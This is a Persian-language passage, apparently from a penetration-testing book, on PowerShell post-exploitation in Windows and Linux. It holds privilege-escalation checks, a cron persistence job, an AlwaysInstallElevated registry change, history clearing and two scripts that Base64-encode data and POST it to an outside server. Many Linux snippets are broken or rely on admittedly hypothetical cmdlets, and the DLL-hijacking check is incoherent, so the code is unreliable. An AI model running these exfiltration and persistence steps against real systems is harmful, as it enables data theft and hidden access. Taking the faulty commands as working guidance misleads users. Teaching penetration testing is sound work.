Profiling در این بخش شامل درک فرآیندهایی است که کاربر در حال اجرای آن‌ها است. PowerShell امکان استخراج فرآیندهای در حال اجرا و جزئیات مرتبط را فراهم می‌کند:

```
# Get a list of running processes for the current user
Get-Process -IncludeUserName
```

این دستور اطلاعاتی در مورد فرآیندها، از جمله نام کاربری مرتبط با هر فرآیند را ارائه می‌دهد.

Network connections

Profiling در این بخش شامل بررسی اتصالات شبکه ایجاد شده توسط کاربر است. PowerShell می‌تواند برای استخراج اطلاعات مربوط به اتصالات شبکه فعال در مورد صاحبان فرآیندها توسط یک کاربر خاص استفاده شود:

```
# Get active network connections for the current user
Get-NetTCPConnection -OwningProcess (Get-Process -IncludeUserName |
Where-Object { $_.UserName -eq $env:USERNAME }).Id
```

این اسکریپت اتصالات شبکه فعال مرتبط با فرآیندهای متعلق به کاربر فعلی را شناسایی می‌کند.

File and directory access

Profiling در این بخش شامل درک و شناسایی فایل‌های مربوط به کاربر و دسترسی به دایرکتوری وی است. PowerShell می‌تواند برای لیست نمودن فایل‌ها و دایرکتورهایی که کاربر به آن دسترسی دارد استفاده شود:

```
# List files/directories in the user's home directory
Get-ChildItem -Path $env:USERPROFILE
```

این دستور فایل‌ها و دایرکتوری‌هایی را که در دایرکتوری Home کاربر وجود دارد لیست می‌کند.

Installed software

PowerShell اجازه می‌دهد تا نرم افزارهای نصب شده را بر روی یک سیستم شناسایی نموده و همچنین بینش‌هایی را در مورد ابزارها و برنامه‌های کاربردی نیز ارائه می‌دهد:

```
# Get a list of installed software for the current user
Get-WmiObject -Query "SELECT * FROM Win32_Product WHERE Vendor =
'$env:USERNAME'"
```

این دستور لیستی از نرم افزارهای نصب شده مرتبط با کاربر فعلی را نشان می‌دهد.

Recent activities

Profiling در این بخش شامل درک فعالیت‌های اخیر کاربر است. PowerShell می‌تواند از Event Log ها برای جمع آوری اطلاعات مربوط به هنگام ورود کاربر، هنگام تغییر سیستم، و سایر رویدادهای مرتبط، پرس و جو کند. کد زیر، روی Login و Logout کاربر تمرکز دارد:

```
# Get recent security events for the current user
Get-WinEvent -LogName Security -FilterXPath
"*[System[(EventID=4624 or EventID=4634) and EventData[Data[@
Name='TargetUserName']='$env:USERNAME']]]" -MaxEvents 10
```

این اسکریپت Security Event های اخیر مربوط به کاربر فعلی، مانند ورود و خروج موفقیت آمیز را استخراج می‌کند.

به طور خلاصه، Profiling یک کاربر با PowerShell در Microsoft Windows شامل استفاده از دستورات مختلف برای جمع آوری اطلاعات در مورد کاربر، اجرای فرآیند، اتصالات شبکه ، دسترسی به فایل، نرم افزار نصب شده و فعالیت‌های اخیر وی است. این رویکرد جامع به متخصصان امنیتی کمک می‌کند تا رفتارهای کاربر را ارزیابی کرده و خطرات امنیتی بالقوه را شناسایی کنند.

File permissions in Microsoft Windows

مجوزهای فایل در مایکروسافت ویندوز نقش مهمی در کنترل دسترسی به فایل‌ها و دایرکتوری‌ها، تضمین امنیت داده‌ها و یکپارچگی دارند. دانستن نحوه مدیریت و دستکاری مجوزهای پرونده برای مدیران سیستم، متخصصان امنیتی و کاربران ضروری است. بخش‌های زیر مثال‌هایی است که نحوه عملکرد مجوزهای فایل در ویندوز را نشان می‌دهد.

Viewing file permissions

PowerShell می‌تواند مجوزهای فایل یا دایرکتوری موجود را مشاهده کند. مثال زیر نحوه استخراج مجوزهای فعلی برای یک فایل را نشان می‌دهد:

```
# Get file permissions for a specific file
Get-Acl -Path "C:\Path\To\File.txt" | Format-List
```

این اسکریپت از Get-Acl برای استخراج لیست کنترل دسترسی (ACL) برای فایل مشخص شده استفاده می‌کند و سپس خروجی را برای خوانایی بهتر در فرمتی قابل نمایش، ارائه می‌کند.

Granting file permissions

PowerShell کاربران را قادر می‌سازد مجوزهای خاصی را به کاربران یا گروه‌ها اعطا کنند. مثال زیر نحوه اعطای مجوزهای خواندن و اجرا را به یک کاربر خاص نشان می‌دهد:

```
# Grant read and execute permissions to a user
$user = "andrewblyth"
$file = "C:\Path\To\File.txt"
$permission = New-Object System.Security.AccessControl.
FileSystemAccessRule($user, "ReadAndExecute", "Allow")
(Get-Acl -Path $file).AddAccessRule($permission) | Set-Acl -Path $file
```

این اسکریپت یک قانون دسترسی جدید ایجاد می‌کند که کاربر، نوع مجوز (ReadAndExecute) و allow یا deny مجوز را مشخص می‌کند. سپس این قانون به ACL فایل اضافه می‌شود.

Modifying file permissions

مجوزهای موجود در فایل با استفاده از PowerShell قابل تغییر است. مثال زیر نحوه اضافه کردن مجوزهای نوشتن به کاربر موجود را نشان می‌دهد:

```
# Add write permissions to an existing user
$user = "AndrewBlyth"
$file = "C:\Path\To\File.txt"
$acl = Get-Acl -Path $file
$acl.SetAccessRuleProtection($false, $false)
$permission = New-Object System.Security.AccessControl.
FileSystemAccessRule($user, "Write", "Allow")
$acl.AddAccessRule($permission) | Set-Acl -Path $file
```

این اسکریپت ACL فعلی را بازیابی می‌کند، Inheritance و Protection را غیرفعال می‌کند، یک قانون دسترسی جدید را برای مجوز نوشتن اضافه می‌کند و سپس ACL اصلاح شده را در فایل اعمال می‌کند.

Revoking file permissions

از PowerShell می‌توان برای لغو یا حذف مجوزهای فایل استفاده کرد. مثال زیر نحوه حذف مجوزهای خواندن از یک کاربر خاص را نشان می‌دهد:

```
# Remove read permissions from a user
$user = "AndrewBlyth"
$file = "C:\Path\To\File.txt"
$acl = Get-Acl -Path $file
$rule = $acl.Access | Where-Object { $_.IdentityReference -eq $user
-and $_.FileSystemRights -eq "Read" }
$acl.RemoveAccessRule($rule) | Set-Acl -Path $file
```

در این اسکریپت ، قانون دسترسی موجود برای کاربر مشخص شده و مجوز خوانده شده از ACL شناسایی و حذف می‌شود.

Using PowerShell for privilege escalation on Microsoft Windows

بالابردن سطح دسترسی یک جنبه حیاتی از تست نفوذ و ارزیابی امنیتی است. PowerShell، یک زبان برنامه نویسی قدرتمند در محیط ویندوز، می‌تواند برای تکنیک‌های مختلف بالابردن سطح دسترسی استفاده شود. در زیر نمونه‌هایی وجود دارد که نشان می‌دهد چگونه می‌توان از PowerShell برای بالابردن سطح دسترسی در Microsoft Windows استفاده کرد.

Checking the current user’s privileges

قبل از تلاش برای بالابردن سطح دسترسی، درک امتیازات کاربر فعلی بسیار مهم است. PowerShell می‌تواند برای بازیابی اطلاعات دقیق در مورد کاربر فعلی استفاده شود:

```
# Check current user's privileges
whoami /all
```

این دستور اطلاعات گسترده‌ای در مورد کاربر فعلی، از جمله عضویت در گروه و سطح دسترسی ارائه می‌دهد.

Enumerating local administrators

شناسایی Local Administrator ها یک گام مشترک در افزایش امتیاز است. PowerShell امکان شناسایی Local Administrator ها را فراهم می‌کند:

```
# Get members of the Administrators group
Get-LocalGroupMember -Group "Administrators"
```

این دستور اعضای گروه Administrators را فهرست می‌کند و به شناسایی کاربرانی که دارای امتیازات بالا هستند کمک می‌کند.

Exploiting unquoted service paths

برخی از سرویس‌های ویندوز ممکن است دارای Unquoted Path باشند که به مهاجم اجازه می‌دهد مسیر اجرای سرویس را دستکاری کند و به طور بالقوه امتیازات را افزایش دهد. از PowerShell می‌توان برای شناسایی چنین سرویس‌هایی استفاده کرد:

```
# Check for unquoted service paths
Get-WmiObject -Class Win32_Service | Where-Object { $_.PathName
-notlike '"*\\*"' -and $_.StartMode -ne 'Disabled' }
```

این اسکریپت سرویس‌هایی که دارای Unquoted Path هستند شناسایی می‌کند.

Exploiting insecure service permissions

در بعضی موارد، تنظیمات سرویس‌ها ممکن است دارای مجوزهای ناامن باشد و این موضوع امکان را برای اصلاح توسط کاربران غیرقانونی فراهم می‌کند. PowerShell را می‌توان برای شناسایی و بهره برداری از چنین موارد نادرستی استفاده کرد:

```
# Identify services with weak permissions
Get-Service | ForEach-Object {
    $service = $_
    $acl = (Get-Acl "HKLM:\SYSTEM\CurrentControlSet\
Services\$($service.ServiceName)")
    if ($acl.Access | Where-Object { $_.IdentityReference -eq "Users"
-and $_.FileSystemRights -match "Write" }) {
        # Exploit weak permissions (replace with your payload)
        Write-Host "Service $($service.DisplayName) has weak
permissions. Exploiting..."
    }
}
```

این اسکریپت مجوزهای سرویس‌ها را در رجیستری بررسی می‌کند و در صورت داشتن مجوزهای ضعیف که می‌تواند مورد سوء استفاده قرار گیرد، هشدار می‌دهد.

DLL Hijacking

DLL Hijacking شامل جایگزینی یک DLL قانونی با یک DLL مخرب است، که می‌تواند منجر به بالابردن سطح دسترسی در هنگام بارگذاری یک DLL شود. PowerShell را می‌توان برای شناسایی فرصت‌های احتمالی DLL Hijacking استفاده کرد:

```
# Identify processes with DLL hijacking potential
Get-Process | ForEach-Object {
 $process = $_
 $dllPath = Join-Path $process.MainModule.FileName -ChildPath
"evil.dll"
```

```
 if (-not (Test-Path $dllPath)) {
 # Exploit DLL hijacking (replace with your payload)
 Write-Host "Potential DLL hijacking found in $($process.
ProcessName). Exploiting..."
 }
}
```

این اسکریپت هر فرآیند در حال اجرا را برای فرصت‌های احتمالی DLL Hijacking در صورت وجود بررسی می‌کند. ما همچنین می‌توانیم از ماژول PowerSploit برای اجرای کد استفاده کنیم:

- **Invoke-DllInjection**: یک DLL را به Process ID انتخابی شما تزریق می‌کند.
- **Invoke-ReflectivePEInjection**: یک فایل Windows PE (DLL/EXE) را در فرآیند PowerShell به صورت Reflective بارگذاری می‌کند یا به طور Reflective یک DLL را به یک فرآیند از راه دور تزریق می‌کند.
- **Invoke-Shellcode**: Shellcode را به Process ID انتخاب خود یا در PowerShell به صورت لوکالی تزریق می‌کند.
- **Invoke-WmiCommand**: یک PowerShell ScriptBlock را بر روی کامپیوتر مورد نظر اجرا می‌کند و خروجی فرمت شده آن را با استفاده از WMI به عنوان یک کانال C2 برمی‌گرداند.

Registry manipulation

از PowerShell می‌توان برای دستکاری تنظیمات رجیستری مربوط به امتیازات کاربر استفاده کرد. به عنوان مثال، تغییر کلید رجیستری AlwaysInstallElevated می‌تواند منجر به بالابردن سطح دسترسی شود:

```
# Modify the AlwaysInstallElevated registry key
$regPath = "HKCU:\Software\Policies\Microsoft\Windows\Installer"
$regName = "AlwaysInstallElevated"
New-Item -Path $regPath -Force
Set-ItemProperty -Path $regPath -Name $regName -Value 1
```

این اسکریپت مسیر رجیستری لازم را ایجاد می‌کند و کلید AlwaysInstallElevated را روی ۱ قرار می‌دهد که می‌تواند منجر به نصب بسته‌هایی با امتیازات بالا شود.

Exploiting weak folder permissions

مجوزهای پوشه ضعیف را می‌توان برای بالابردن سطح دسترسی، مورد سوء استفاده قرار داد. از PowerShell می‌توان برای شناسایی دایرکتوری‌هایی با مجوزهای ناامن استفاده کرد:

```
# Identify folders with weak permissions
Get-ChildItem -Path C:\ -Recurse | Where-Object {
    $_.PSIsContainer -and (Get-Acl $_.FullName).Access | Where-Object
{ $_.IdentityReference -eq "Users" -and $_.FileSystemRights -match
"Modify" }
}
```

این اسکریپت دایرکتوری‌هایی با مجوزهای ضعیف (دسترسی Modify برای Users) را جستجو می‌کند و در صورت یافتن آن‌ها هشدار می‌دهد.

Scheduled task exploitation

Scheduled Task های ویندوز را می‌توان برای بالابردن سطح دسترسی دستکاری کرد. از PowerShell می‌توان برای شناسایی و اصلاح Scheduled Task ها استفاده کرد:

```
# Identify scheduled tasks
Get-ScheduledTask | Where-Object { $_.Principal.UserId -eq "NT
AUTHORITY\SYSTEM" } | ForEach-Object {
    # Exploit scheduled task (replace with your payload)
    Write-Host "Scheduled task $($_.TaskName) is running as SYSTEM.
Exploiting..."
}
```

این اسکریپت، Scheduled Task هایی که به صورت SYSTEM اجرا شده و فرصتی برای بالابردن سطح دسترسی فراهم می‌کند را در صورت وجود شناسایی می‌کند.

Exploiting unattended installations

Unattended Installation ممکن است حاوی اطلاعات حساس مانند رمزهای عبور در فایل‌های بدون رمزگذاری باشد. PowerShell می‌تواند برای جستجوی چنین فایل‌هایی استفاده شود:

```
# Search for unattended installation files
Get-ChildItem -Path C:\ -Recurse -Filter "unattend.xml" -File |
ForEach-Object {
    # Exploit unattended installation file (replace with your payload)
    Write-Host "Unattended installation file found at $($_.FullName).
Exploiting..."
}
```

این اسکریپت، فایل‌هایی که با نام unattend.xml در درایو C ذخیره شده‌اند را به صورت بازگشتی جستجو نموده و در صورت وجود، اطلاعات آن که می‌تواند حاوی موارد حساسی باشد، نمایش می‌دهد.

این مثال‌ها نشان می‌دهد که چگونه می‌توان PowerShell را برای بالابردن سطح دسترسی در سیستم‌های Microsoft Windows استفاده کرد. با این حال، توجه به این نکته ضروری است که این تکنیک‌ها فقط باید در سناریوهای هک کردن اخلاقی یا آزمایش نفوذ در محیط‌های قانونی و مجاز استفاده شوند. تلاش‌های مربوط به بالابردن سطح دسترسی، غیرقانونی است و می‌تواند عواقب شدیدی به همراه داشته باشد. متخصصان و مدیران امنیتی برای جلوگیری از آسیب‌پذیری‌ها و دسترسی غیرمجاز باید به طور فعال سیستم‌ها را کنترل و ایمن کنند.

Summary

در این فصل، ما به بررسی چشم اندازی پویا جهت Post-Exploitation با استفاده از PowerShell در مایکروسافت ویندوز پرداختیم. با تأکید بر اهمیت این مرحله در ارزیابی‌های امنیتی، ما از طریق بالابردن سطح دسترسی، Lateral Movement و تکنیک‌های Data Exfiltration، که همه با استفاده از PowerShell انجام می‌شد، پیمایش کردیم. از کشف مجوزهای ضعیف و سوءاستفاده از تنظیمات سرویس‌ها گرفته تا دستکاری در رجیستری و حذف ردپاها، PowerShell به عنوان ابزاری اصلی برای هکرها و مدافعان اخلاقی ظاهر شد.

فصل چهاردهم – Post-Exploitation in Linux

در این فصل، ما هم افزایی قدرتمند بین PowerShell و Linux را در قلمرو Post-Exploitation بررسی خواهیم کرد. در منظره‌ای که به طور سنتی تحت سلطه ابزارهای بومی لینوکس است، سازگاری PowerShell به عنوان یک تغییر دهنده بازی ظاهر می‌شود و یک ابزار امنیتی برای مانورهای Post-Exploitation به متخصصان امنیتی ارائه می‌دهد. این فصل به استفاده استراتژیک از PowerShell برای حرکت و دستکاری در محیط‌های لینوکس پس از دسترسی می‌پردازد.

با شروع این سفر، نقش PowerShell را در بالابردن سطح دسترسی، Lateral Movement و سوء استفاده از داده‌ها در سیستم‌های لینوکس کشف خواهیم کرد. از Profiling کاربران و دستکاری مجوزهای فایل گرفته تا بهره‌برداری از آسیب‌پذیری‌ها و Post-Exploitation اشاره شده و اثربخشی PowerShell در شبیه سازی تهدیدات در دنیای واقعی را نشان می‌دهیم.

موضوعاتی که در این فصل به آن‌ها پرداخته می‌شود به شرح زیر است:

- The role of post-exploitation in Linux on a penetration test
- Post-exploitation on Linux
- Profiling a user with PowerShell in Linux
- File permissions in Linux
- Using PowerShell for privilege escalation in Linux

The role of post-exploitation in Linux on a penetration test

Post-Exploitation یک مرحله مهم در آزمایش نفوذ در سیستم‌های لینوکس است، جایی که متخصصان امنیتی میزان دسترسی به دست آمده و بهره برداری از فرصت‌ها را برای ایجاد پایداری، بالابردن سطح دسترسی و جمع آوری اطلاعات ارزشمند ارزیابی می‌کنند. این مرحله پس از دسترسی اولیه رخ می‌دهد و به آزمایش کنندگان اجازه می‌دهد سناریوهای حمله در دنیای واقعی را شبیه سازی کنند.

یکی از اهداف اصلی Post-Exploitation در لینوکس، دستیابی و حفظ پایداری است. مهاجمان به دنبال ایجاد یک حضور پایدار در سیستم Compromise شده هستند. این می‌تواند شامل ایجاد Backdoor، اصلاح اسکریپت‌های Startup یا نصب سرویس‌های مخرب باشد.

بالابردن سطح دسترسی یکی دیگر از تمرکزهای اصلی در هنگام بهره برداری است. سیستم‌های لینوکس با حساب‌های مختلف کاربری کار می‌کنند که هر یک امتیازات خاص خود را دارند. آزمایش کنندگان

قصد دارند امتیازات خود را برای دستیابی به داده‌های حساس، دستکاری در تنظیمات یا اجرای دستورات مهم سیستم، افزایش دهند. تکنیک‌های مربوط به این بخش ممکن است شامل سوء استفاده از آسیب‌پذیری‌ها یا تنظیمات نادرست یا سرویس هایی باشد که بدرستی از آن‌ها محافظت نشده است.

جمع آوری اطلاعات نقش مهمی در Post-Exploitation دارد. آزمایش کنندگان با هدف جمع آوری داده‌های ارزشمند در مورد سیستم Compromise شده، مانند حساب کاربری، تنظیمات شبکه و فرآیندهای در حال اجرا، از ابزارهایی مانند PS، NetStat و اسکریپت‌های سفارشی اغلب برای استخراج این اطلاعات استفاده می‌کنند.

Linux Post-Exploitation شامل Lateral Movement در داخل شبکه است. هنگامی که یک تست نفوذگر به یک سیستم دسترسی می‌گیرد، به دنبال عبور از سیستم‌های به هم پیوسته برای کشف شبکه گسترده‌تر خواهد بود. برای Lateral Movement و شناسایی اهداف اضافی جهت اکسپلویت، از تکنیک‌هایی مانند SSH Tunneling، Port Forwarding و Pivoting استفاده می‌شود.

Data Exfiltration یک نگرانی مهم در طول Post-Exploitation است. تست نفوگران استخراج اطلاعات حساس مانند Credential کاربران یا فایل‌های محرمانه را برای ارزیابی اثربخشی کنترل های امنیتی شبیه سازی می‌کنند. ابزارهایی مانند scp، rsync یا اسکریپت‌های سفارشی ممکن است داده‌ها را به سرورهای خارجی که توسط تست نفوذگر کنترل می‌شوند، منتقل کنند.

Covering Tracks یک جنبه ضروری Post-Exploitation در لینوکس است. هدف آزمایش‌کننده‌ها پاک کردن یا دستکاری لاگ‌ها و سایر آثار فعالیت‌هایشان برای جلوگیری از شناسایی است. این بخش شامل اصلاح فایل‌های لاگ، پاک کردن History خط فرمان و غیرفعال کردن یا فرار از مکانیسم‌های Auditing است.

Post-Exploitation در لینوکس اغلب با استفاده از تکنیک‌های دستی و ابزارهای خودکار انجام می‌شود. ابزارهای متداول شامل Metasploit، Empire و زبان‌های مختلف اسکریپت مانند پایتون یا Bash است. متخصصان امنیتی برای پیمایش و دستکاری محیط در حین Post-Exploitation به طور مؤثر، باید Linux System Internals، ساختار فایل و مکانیسم‌های امنیتی را درک کنند.

به طور خلاصه، Post-Exploitation در لینوکس در فرآیند تست نفوذ شامل ایجاد پایداری، بالابردن سطح دسترسی، جمع آوری اطلاعات، Lateral Movement، Data Exfiltration و Covering Tracks است.

Post-exploitation on Linux

PowerShell در درجه اول با محیط‌های ویندوز همراه است و عملکرد آن در لینوکس محدود است. با این حال، با معرفی PowerShell Core (که اکنون به عنوان PowerShell 7 شناخته می‌شود)

که نسخه Cross-Platform از PowerShell است، استفاده از PowerShell برای Post-Exploitation در لینوکس نیز امکان پذیر گردید. اگرچه PowerShell در لینوکس عملکردی به گستردگی ویندوز ندارد، اما هنوز هم می‌تواند برای کارهای خاص در طی Post-Exploitation استفاده شود.

Establishing persistence

در لینوکس، با راه اندازی یک کار Cron برای اجرای یک اسکریپت PowerShell در فواصل منظم، می‌توان پایداری را ایجاد نمود. در اینجا نمونه‌ای از یک Basic Cron Job آورده شده است:

```
# Edit crontab
crontab -e
# Add the following line to run a PowerShell script every minute
* * * * * /usr/bin/pwsh /path/to/persistence.ps1
```

اسکریپت persistence.ps1 می تواند حاوی کدی برای حفظ دسترسی یا تنظیم Backdoor باشد.

Privilege escalation

PowerShell در لینوکس می‌تواند برای بررسی فرصت‌های بالقوه بالابردن سطح دسترسی استفاده شود. یکی از روش‌های رایج، شناسایی فرآیندهایی است که با امتیازات بالا در حال اجرا هستند. به اسکریپت زیر توجه نمایید:

```
# Check for processes running with elevated privileges
Get-Process | Where-Object { $_.Elevated -eq $true } | Select-Object
ProcessName, UserName
```

این اسکریپت فرآیندهای در حال اجرا که دارای امتیازات بالا هستند را لیست می‌کند و به شناسایی اهداف بالقوه برای بالابردن سطح دسترسی کمک می‌کند.

Enumerating users and groups

PowerShell در لینوکس می‌تواند برای جمع آوری اطلاعات در مورد کاربران و گروه‌ها استفاده شود.

```
# List all users and their groups
```

```
Get-LocalUser | ForEach-Object {
 $user = $_
 $groups = Get-LocalGroup -Member $user.Name | Select-Object
-ExpandProperty Name
 "$($user.Name) : $($groups -join ', ')"
}
```

اسکریپت بالا اطلاعات مربوط به کاربران محلی و اعضای گروه‌ها را بازیابی می‌کند.

Network enumeration

PowerShell در لینوکس می‌تواند به شناسایی اطلاعات شبکه کمک کند. به عنوان مثال لیست رابط‌های شبکه و تنظیمات آن‌ها بوسیله اسکریپت زیر قابل مشاهده می‌باشد:

```
# List network interfaces and configurations
Get-NetIPAddress | Select-Object InterfaceAlias, IPAddress,
PrefixLength
```

این اسکریپت اطلاعاتی در مورد رابط‌های شبکه، آدرس‌های IP و طول Prefix ارائه می‌دهد. همچنین می‌توانیم از موارد زیر برای گرفتن اطلاعات آدرس IP استفاده کنیم:

```
# List network interfaces and configurations
Invoke-Expression -Command "ip addr show"
```

File and directory enumeration

PowerShell می‌تواند اطلاعات مربوط به فایل‌ها و دایرکتوری‌ها را در سیستم لینوکس جمع آوری کند. به عنوان مثال، لیست فایل‌های موجود در دایرکتوری /etc بوسیله اسکریپت زیر قابل مشاهده می‌باشد:

```
# List files in the /etc directory
Get-ChildItem -Path /etc
```

این اسکریپت فایل‌ها و دایرکتوری‌ها را در مسیر مشخص شده نشان می‌دهد.

Data exfiltration

PowerShell در لینوکس می‌تواند برای استخراج داده‌ها استفاده شود. یک مثال در این خصوص، رمزگذاری یک فایل در Base64 و ارسال آن به یک سرور خارجی است:

```
# Encode and exfiltrate a file
$fileContent = Get-Content /path/to/sensitive-file.txt -Raw
$encodedContent = [Convert]::ToBase64String([System.Text.
Encoding]::UTF8.GetBytes($fileContent))
Invoke-RestMethod -Uri "https://snowcapcyber.com/upload" -Method
POST -Body $encodedContent
```

این اسکریپت محتوای یک پرونده را در Base64 رمزگذاری می‌کند و آن را به یک سرور کنترل شده مهاجم ارسال می‌کند.

Covering tracks

PowerShell در لینوکس می‌تواند با اصلاح یا حذف لاگ‌های سیستم، ردپاهای موجود را از بین ببرد. نمونه‌ای از پاک کردن تاریخ Bash به شکل زیر است:

```
# Clear Bash history
Clear-History
```

این اسکریپت History خط فرمان را حذف می‌کند و با پاک کردن سوابق دستورات اجرا شده به از بین بردن ردپاا کمک می‌کند.

توجه به این نکته حائز اهمیت است که استفاده از PowerShell در لینوکس برای Post-Exploitation ممکن است به اندازه ویندوز آشنا یا قدرتمند نباشد. سیستم‌های لینوکس به طور معمول دارای ابزارهای بومی و زبان‌های اسکریپت مانند Bash هستند که رایج‌تر بوده و یکپارچه‌تر هستند. در حالی که PowerShell در لینوکس می‌تواند در سناریوهای خاص استفاده شود، درک و استفاده از ابزارهای خاص لینوکس اغلب مؤثرتر است. متخصصان امنیتی هنگام انتخاب تکنیک‌های Post-Exploitation در لینوکس باید زمینه و محیط را بدانند.

Profiling a user with PowerShell in Linux

Profiling یک کاربر با PowerShell در لینوکس شامل جمع آوری اطلاعات دقیق در مورد فعالیت‌ها، مجوزها و تعاملات سیستمی کاربر است. در حالی که لینوکس ابزارها و دستورات بومی را برای Profiling

سیستم ارائه می‌دهد، PowerShell می‌تواند با ارائه یک رابط سازگار و قابل اسکریپت در پلتفرم‌های مختلف، آن‌ها را تکمیل کند.

User information

PowerShell در لینوکس می‌تواند اطلاعات مربوط به یک کاربر خاص، از جمله نام کاربری، UID، GID، دایرکتوری Home و Shell را بازیابی کند.

```
# Get information about a specific user
Get-User -Name andrewblyth
```

این cmdlet فرضی Get-User اطلاعات کاربر را برای کاربری به نام andrewblyth بازیابی می‌کند.

Running processes

PowerShell می‌تواند فرآیندهای در حال اجرا را فهرست کرده و آن‌ها را بر اساس کاربر فیلتر کند. این موضوع اجازه می‌دهد تا یک مرور سریع از فرآیندهای مرتبط با یک کاربر خاص داشته باشید:

```
# Get processes for a specific user
Get-Process | Where-Object { $_.UserName -eq "andrewblyth" }
```

این اسکریپت فرآیندهای در حال اجرا برای کاربر Andrewlyth را لیست می‌کند.

Network connections

PowerShell در لینوکس می‌تواند بینش در مورد اتصالات شبکه مرتبط با کاربر را ارائه دهد.

```
# Get network connections for a specific user
Get-NetTCPConnection -OwningUser "andrewblyth"
```

این دستور اطلاعات مربوط به اتصالات TCP متعلق به کاربر Andrewlyth را نشان می‌دهد.

File and directory access

Profiling شامل درک فایل کاربر و دسترسی به فهرست است. PowerShell می‌تواند برای لیست فایل‌ها و دایرکتوری‌هایی که کاربر به آن دسترسی دارد استفاده شود:

```
# List files and directories for a specific user
Get-ChildItem -Path /home/andrewblyth
```

این اسکریپت لیستی از فایل‌ها و دایرکتوری‌ها را در دایرکتوری Home کاربر، Andrewlyth ارائه می‌دهد.

Installed software

PowerShell می‌تواند از نرم افزارهای نصب شده در سیستم‌های لینوکس استفاده کند و این امکان را فراهم می‌کند تا محیط نرم افزاری کاربر را به نمایش بگذارد. در اینجا مثالی با استفاده از یک cmdlet فرضی -get stalledsoftware آورده شده است:

```
# Get installed software for a specific user
Get-InstalledSoftware -User "andrewblyth"
```

این cmdlet لیستی از نرم افزارهای نصب شده برای کاربر Andrewlyth را بازیابی می‌کند.

Recent activities

PowerShell در لینوکس می‌تواند لاگ‌های سیستم را برای جمع‌آوری اطلاعات درباره فعالیت‌های اخیر کاربر جستجو کند. یک مثال بازیابی رویدادهای ورود اخیر برای یک کاربر به شکل است:

```
# Get recent login events for a specific user
Get-WinEvent -LogName auth.log -FilterXPath "*[System[(EventID=1) and
EventData[Data[@Name='user']='$andrewblyth]]]" -MaxEvents 10
```

این مثال ۱۰ رویداد احراز هویت آخر برای کاربر andrewblyth را از فایل auth.log بازیابی می‌کند.

Data exfiltration

PowerShell می‌تواند برای Data Exfiltration در لینوکس با استفاده از تکنیک‌های مختلف استفاده شود. یکی از روش‌های رایج، کدگذاری داده‌ها در Base64 و ارسال آن‌ها از طریق شبکه است. در اینجا یک مثال فرضی آورده شده است:

```
# Encode and send data to a remote server
$data = "SensitiveData"
$encodedData = [Convert]::ToBase64String([System.Text.Encoding]::UTF8.
GetBytes($data))
Invoke-WebRequest -Uri "https://snpowcapcyber.com.com/upload.php"
-Method POST -Body $encodedData
```

این اسکریپت رشته SensitiveData را در Base64 رمزگذاری می‌کند و آن را به یک سرور تحت کنترل مهاجم ارسال می‌کند.

در حالی که مثال‌های ارائه‌شده کاربرد بالقوه PowerShell را برای Profiling کاربر در لینوکس نشان می‌دهند، مهم است که توجه داشته باشیم که لینوکس دارای اکوسیستم غنی از ابزارها و دستورات بومی است که معمولاً برای این کارها استفاده می‌شوند. دستوراتی مانند ps، ls و netstat و log در /var/log اغلب اطلاعات لازم را بدون نیاز به PowerShell ارائه می‌دهند. با این حال، در محیط‌های ناهمگون که PowerShell برای کارهای دیگر استفاده می‌شود، ماهیت چند پلتفرمی آن می‌تواند سازگاری در اسکریپت‌نویسی و اتوماسیون در سیستم‌عامل‌های مختلف ارائه دهد. Profiling یک کاربر در لینوکس با PowerShell باید با توجه به شرایط خاص و زمینه محیطی که در آن استفاده می‌شود، مورد بررسی قرار گیرد.

File permissions in Linux

PowerShell، که به طور سنتی به عنوان یک زبان اسکریپت برای محیط‌های ویندوز شناخته می‌شود، با معرفی Core PowerShell (PowerShell 7) قابلیت‌های خود را در سیستم‌های لینوکس گسترش داده است. در حالی که لینوکس در درجه اول به ابزارها و دستورات بومی برای مجوزهای فایل و دایرکتوری متکی است، PowerShell می‌تواند یک رابط Scripting ثابت را در سیستم‌عامل‌های مختلف ارائه دهد. در اینجا، ما بررسی خواهیم کرد که چگونه PowerShell در لینوکس می‌تواند با مجوزهای فایل تعامل داشته باشد.

Viewing file permissions

PowerShell در لینوکس به کاربران اجازه می‌دهد تا مجوزهای فایل را با استفاده از Get-Acl مشاهده کنند. مثال زیر را در نظر بگیرید:

```
# Get file permissions for a specific file
Get-Acl /path/to/file.txt
```

این دستور لیست کنترل دسترسی (ACL) را برای فایل مشخص شده بازیابی می‌کند و جزئیات مربوط به مالکیت و مجوزها را نشان می‌دهد.

Granting file permissions

از PowerShell می‌توان برای اعطای مجوزهای خاص به یک کاربر یا گروه استفاده کرد. مثال زیر مربوط به اعطای مجوز خواندن و نوشتن به یک کاربر است:

```
# Grant read and write permissions to a user
$filePath = "/path/to/file.txt"
$user = " andrewblyth "
$rule = New-Object System.Security.AccessControl.
FileSystemAccessRule($user, "Read, Write", "Allow")
(Get-Acl $filePath).AddAccessRule($rule) | Set-Acl $filePath
```

این اسکریپت یک قانون دسترسی جدید ایجاد می‌کند که به کاربر Andrewlyth اجازه می‌دهد مجوزهای موجود در فایل مشخص را بخواند و بنویسد.

Modifying file permissions

PowerShell در لینوکس می‌تواند برای اصلاح مجوزهای موجود در فایل استفاده شود. مثال زیر مربوط به اضافه کردن مجوزهای اجرای به یک گروه است:

```
# Add execute permissions to a group
$filePath = "/path/to/file.sh"
$group = "developers"
$rule = New-Object System.Security.AccessControl.
FileSystemAccessRule($group, "ExecuteFile", "Allow")
(Get-Acl $filePath).AddAccessRule($rule) | Set-Acl $filePath
```

این اسکریپت یک قانون دسترسی را اضافه می‌کند که به گروه developers اجازه می‌دهد فایل اسکریپت مشخص شده را اجرا کنند.

Revoking file permissions

PowerShell همچنین می‌تواند برای لغو یا حذف مجوزهای فایل استفاده شود.

```
# Remove write permissions from a user
$filePath = "/path/to/data.txt"
$user = "alice"
$acl = Get-Acl $filePath
$rule = $acl.Access | Where-Object { $_.IdentityReference -eq $user
-and $_.FileSystemRights -eq "Write" }
$acl.RemoveAccessRule($rule) | Set-Acl $filePath
```

این اسکریپت قانون اجازه نوشتن را برای کاربر alice در فایل مشخص شده، شناسایی و حذف می‌کند.

Changing ownership

PowerShell می‌تواند تغییر مالکیت[7] یک فایل را تسهیل کند. اسکریپت زیر در حال تغییر صاحب یک فایل به کاربر دیگری است:

```
# Change file ownership to a different user
$filePath = "/path/to/file.txt"
$newOwner = "andrewblyth"
(Get-Acl $filePath).SetOwner([System.Security.Principal.NTAccount]
$newOwner) | Set-Acl $filePath
```

این اسکریپت مالک فایل مشخص شده را به کاربر andrewblyth تغییر می‌دهد.

